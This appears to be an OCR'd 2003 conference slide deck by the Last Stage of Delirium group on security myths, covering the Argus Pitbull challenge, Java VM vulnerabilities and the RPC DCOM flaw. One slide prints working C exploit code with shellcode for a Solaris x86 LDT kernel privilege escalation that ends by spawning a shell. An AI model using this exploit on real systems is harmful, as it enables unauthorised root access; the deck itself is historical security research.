
The Last Stage of Delirium

Research Group

Security Myths

A short story by LSD

HITB Security Conference
December 13th, 2003



The Last Stage of Delirium Research Group

Part 1:

The Tale of ARGUS

Or about one of the biggest myths of all

Argus Pitbull Foundation Intrusion Prevention System

The Last Stage of Delirium Research Group

- Software enhancement to the operating system that is based on the Trusted Operating Systems (TOS) technology (ITSEC B1)
- Product features:
  - Removal of superuser privileges
  - Least privilege
  - Information compartmentalization and Mandatory Access Control (MAC)
  - Role compartmentalization
  - Kernel-level enforcement

5th Argus Hacking Challenge

The Last Stage of Delirium Research Group

- Coincided with Infosecurity Europe 2001 Exhibition, held in London, April 20-25th
- The target: partially secured Solaris 7 x86 with Pitbull Foundation 3.0 and .comPack (web protection) installed
- The goal: hack the target system within 5 days, reveal how it was achieved and get the prize money
- Remote shell access via TSSH service to the public *webhack* account
- Separate and disjoint compartment definitions for user *webhack*, *httpd* server, *xtype* and *xcursion* web pages directories

The vulnerability

The Last Stage of Delirium Research Group

- Solaris LDT bug - specific to architecture and OS protection mechanisms provided by x86 family of processors
- Kernel level vulnerability that allows user mode processes to install call gates in their Local Descriptor Table
- Installed call gate could be an entry point to the processor 0 protection level, thus it would allow code execution at the OS kernel level
- First reported in a NetBSD Security Advisory in January 2001 (by Bill Sommerfeld)

The code (a good idea for a T-shirt :)

The Last Stage of Delirium Research Group

```
#include <sys/types.h>
#include <sys/sysi86.h>
#include <sys/segment.h>
#include <ucontext.h>

char asmcode[]=
    "\x89\xe5\xe8\x00\x00\x00\x00\x5c\x83\xc4\x0e\x9a\x00\x00\x00\x00\x06\x00\x89\xec\xc3\x66"
    "\xb8\xb0\x01\x8e\xe8\x65\xa1\x0c\x00\x00\x00\x8b\x88\xd8\x00\x00\x00\x31\xc0\x89\x41\x04"
    "\x89\x41\x0c\xb0\x8c\x66\x89\x41\x22\x66\x89\x81\x32\x01\x00\x00\x8d\x59\x28\x8d\xb1\x38"
    "\x01\x00\x00\x8d\x91\x68\x02\x00\x00\xb9\x80\x00\x00\x00\xc6\x03\xff\xc6\x06\xff\x43\x46"
    "\xe2\xf6\xb9\x40\x00\x00\x00\xc6\x02\xff\x42\xe2\xfa\xca\x7c\x00"
;

main(int argc,char **argv){
    int adr;
    ucontext_t uc;struct ssd s;
    getcontext(&uc);
    adr=uc.uc_mcontext.gregs[ESP]+12+4+4-(31<<2);
    s.bo=adr;
    s.sel=6;
    s.ls=KCSSEL;
    s.acc1=GATE_UACC|GATE_386CALL;
    s.acc2=31;
    sysi86(SI86DSCR,&s);
    setuid(getuid());
    ((void(*)())asmcode)();
    execl("/bin/sh","lsd",0);
}
```

MORE DETAILS:


Kernel Level Vulnerabilities, Behind the Scenes of the 5th Argus Hacking Challenge (2001)

http://www.lsd-pl.net/kernel_vulnerabilities.html

The result

(presented with significant simplification)

The Last Stage of Delirium
Research Group



Where are the myths?

The Last Stage of Delirium Research Group

- Existence of a single kernel level vulnerability allowed to bypass additional protections provided by certified security product
- The product was advanced and the challenge was designed to prove the quality of the product (strange requirement)
- The case of Argus Pitbull is a great example of creating myths upon security products
- Unfortunately there are still a lot of strange myths related to security components or general security technologies

A few words about bugs...

The Last Stage of Delirium Research Group

- It is all about complex systems
- The technologies are not perfect
- Errors are inevitable
  - Only a small number of errors can be critical from the security point of view (but of course, one is enough)
  - Among them, only some may be exploitable and present real threat
- Bugs are present in design, implementation and deployment of a product
  - A perfect design still has to be appropriately implemented
  - A perfect implementation still has to be appropriately configured and maintained
- How is software created?

The myths of component security

The Last Stage of Delirium Research Group

- At the beginning there was a password (and it had to be long and complex enough)
- Then came firewalls (and generally flawed assumption of perimeter defense)
- Public Key Infrastructure (a great example of abuse of application of specific technology)
- Intrusion Detection Systems (limitations of misuse detection, immaturity of immune systems)
- Security Token (are you completely sure you know what you sign?)

The Last Stage of Delirium Research Group

Part 2:

The Case of Java Virtual Machine

With a threat that comes from inside

The paper

The Last Stage of Delirium Research Group

- In October 2002, we published a paper *Java and Java Virtual Machine Security Vulnerabilities and their Exploitation Techniques*, which was a comprehensive analysis of Java Virtual Machine security
- It contained a detailed description of the Java language security features, the applet sandbox security model, JVM security architecture and attack techniques
- It also contained detailed case studies of 8 critical security vulnerabilities in JVM that affected Internet Explorer and Netscape web browsers

Java Security

The Last Stage of Delirium Research Group

- Java as a platform for a mobile code was designed with security in mind. This especially refers to limiting the possibility of executing a malicious Java code on a host device (computer, mobile phone)
- In Java, security of data is imposed on the language level. Java also enforces memory safety through runtime checks, type safety
- For many years Java has been considered as absolutely secure, mainly due to the lack of appropriate security discussions

Java Security Vulnerabilities

The Last Stage of Delirium Research Group

- In October 2002 we revealed four new critical security vulnerabilities in JVM implementations coming from SUN and Microsoft. These vulnerabilities illustrated different attack techniques against JVM:
  - Type confusion attack
  - Class loader attack
  - Bad implementation of system classes
  - Buffer overflow attack
- In June 2003 we found another vulnerability in JVM implementation, which affects Netscape, Mozilla, Internet Explorer and Opera web browsers (JRE Plugin)

MORE DETAILS:

Java and Java Virtual Machine security vulnerabilities and their exploitation techniques (2002)

`http://www.lsd-pl.net/java_security.html`

Active vs. Passive attacks

The Last Stage of Delirium Research Group

- Appropriate exploitation of Java vulnerabilities enables performing passive attacks, which includes unintended actions performed by a user
- A generally flawed assumption:
  - Most security breaches are from outside the company,
  - Therefore the attacker will be located on the outside
  - And therefore attack will be conducted from the outside
- Currently, passive attacks are probably the most significant threat in practical security

Active vs. Passive attacks (cont.)

The Last Stage of Delirium Research Group

Active attack

- Conducted directly against target system
- The requirement is software exploiting specific vulnerability
- The goal of a software used attack is to get in
- Protection based upon perimiter defense
- Current technologies can be quite effective here

Passive attack

- Conducted indirectly against client's system
- The requirements are software exploiting vulnerability, intelligent component and the way do deliver it to a client
- The goal of a software component is to get out
- Current technologies can be quite useless here

Security of an organization

The Last Stage of Delirium Research Group

Selected factors of the security management

ORGANIZATION	**Structure**	▪ Health of an organization ▪ Internal information flow
USER	**Human**	▪ Vulnerable ▪ Hardly upgradeable
INFORMATION	**Data**	▪ Value and stability of information ▪ Data can be usually easily corrupted
SOFTWARE	**Applications**	▪ Hierarchical structure of software dependencies ▪ Critical role of low level security ▪ The old conflict between security and functionality requirements
	Services (middleware)	
	Operating system	
	OS kernel	
HARDWARE	**Various**	▪ Hardware becomes more complex ▪ Much more than just a PC

Security of an organization (cont.)

The Last Stage of Delirium Research Group

- Organization is a more complex system, technology is just one of its key components
- Difficulty of securing real environment increases with its complexity
- Organization is dynamic, depending on many factors
- Not all components of an organization can be monitored or controlled in an effective way
- Consequences of tempting and accessible analogy of real world security and cyber security
- Social engineering with technology support

The Last Stage of Delirium Research Group


Part 3

The RPC DCOM Madness

When a user starts to believe

Yesterday's presentation
Stack frames after buffer overflow

The Last Stage of Delirium Research Group



RPC DCOM Remote activation

The Last Stage of Delirium Research Group

- The vulnerability exists in the RemoteActivation function exported by the 4d9f4ab8-7d1c-11cf-861e0020af6e7c57 RPC interface
- Server implementing this interface is located in rpcss.dll image. It is loaded into the address space of the svchost process which is started by default on any Win2000/XP/2003 system
- Successful exploitation of the vulnerability results in a remote code execution with the highest (SYSTEM) privileges in the target Windows operating system.

MORE DETAILS:

Microsoft Windows RPC Security Vulnerabilities (presentation from yesterday)

`http://conference.hackinthebox.org`

The myths of client security

The Last Stage of Delirium Research Group

- There are many common beliefs related to security of a client system
  - Attacks do not concerns only big systems and service providers
  - No reason is required in order to be attacked
  - However, such reason almost always exists
    - Information always have some value (different kinds)
    - Value of information is context depended
    - Value of information is unstable

RPC DCOM: Timeline

The Last Stage of Delirium Research Group

16.07.2003	Microsoft released security bulletin MS03-026 about critical vulnerability in RPC DCOM RemoteActivation service
25.07.2003	XFocus published analysis of the vulnerability with appropriate proof of concept code
11.08.2003	Analysis of w32.blaster.worm, first reports of the worm being active in the wild

Proof of concept codes?

The Last Stage of Delirium Research Group

- Publication of proof of concept code is not a root of all evil
- A patch released to remove a specific vulnerability usually enables its easy identification, soon afterwards various independently developed PoCs should be expected in the wild
- General rules for reasonable disclosure have to be followed
- However, no legal limitation should be introduced upon release of technical information
- The worst possible option is information controlled only by selected individuals or entities
- Already now a PoC for a new vulnerability has a potentially high market value

The Last Stage of Delirium Research Group

Part 4:

The Mythology

Some questions at the end

The Last Stage of Delirium Research Group

Examples for different security myths have been presented during this presentation:

- Myths connected with specific security products, specific components or general technologies
- Myths related with practical security of organization and attack methodologies
- Human understanding of a problem and common opinions about security

Some questions

The Last Stage of Delirium Research Group

- Where do those myths come from?
- Why they exist?
  - Lack of understanding?
- Or maybe why are they created?
  - Marketing products?
- Regardless of previous answers: how can they be avoided?

Security awarness

The Last Stage of Delirium Research Group

- What is security?
  - Surely, not only a technical issue, what is more?
- Who is the real threat?
  - H4ck3r kid or your competitors?
- What security level is really required?
  - What things in fact can happen?
  - And what exactly should be done in such a case?

Final notes

The Last Stage of Delirium Research Group

- There do exist myths in the field of information security
- They do refer to specific technological details as well as to some general ways of understanding problems
- Some myths result from misunderstandings, others are products of marketing
- They all may be dangerous when they create illusionary sense of security
- Fortunately, they can be fought by education in technology as well as through improving common security awareness

Breaking security myths since 1996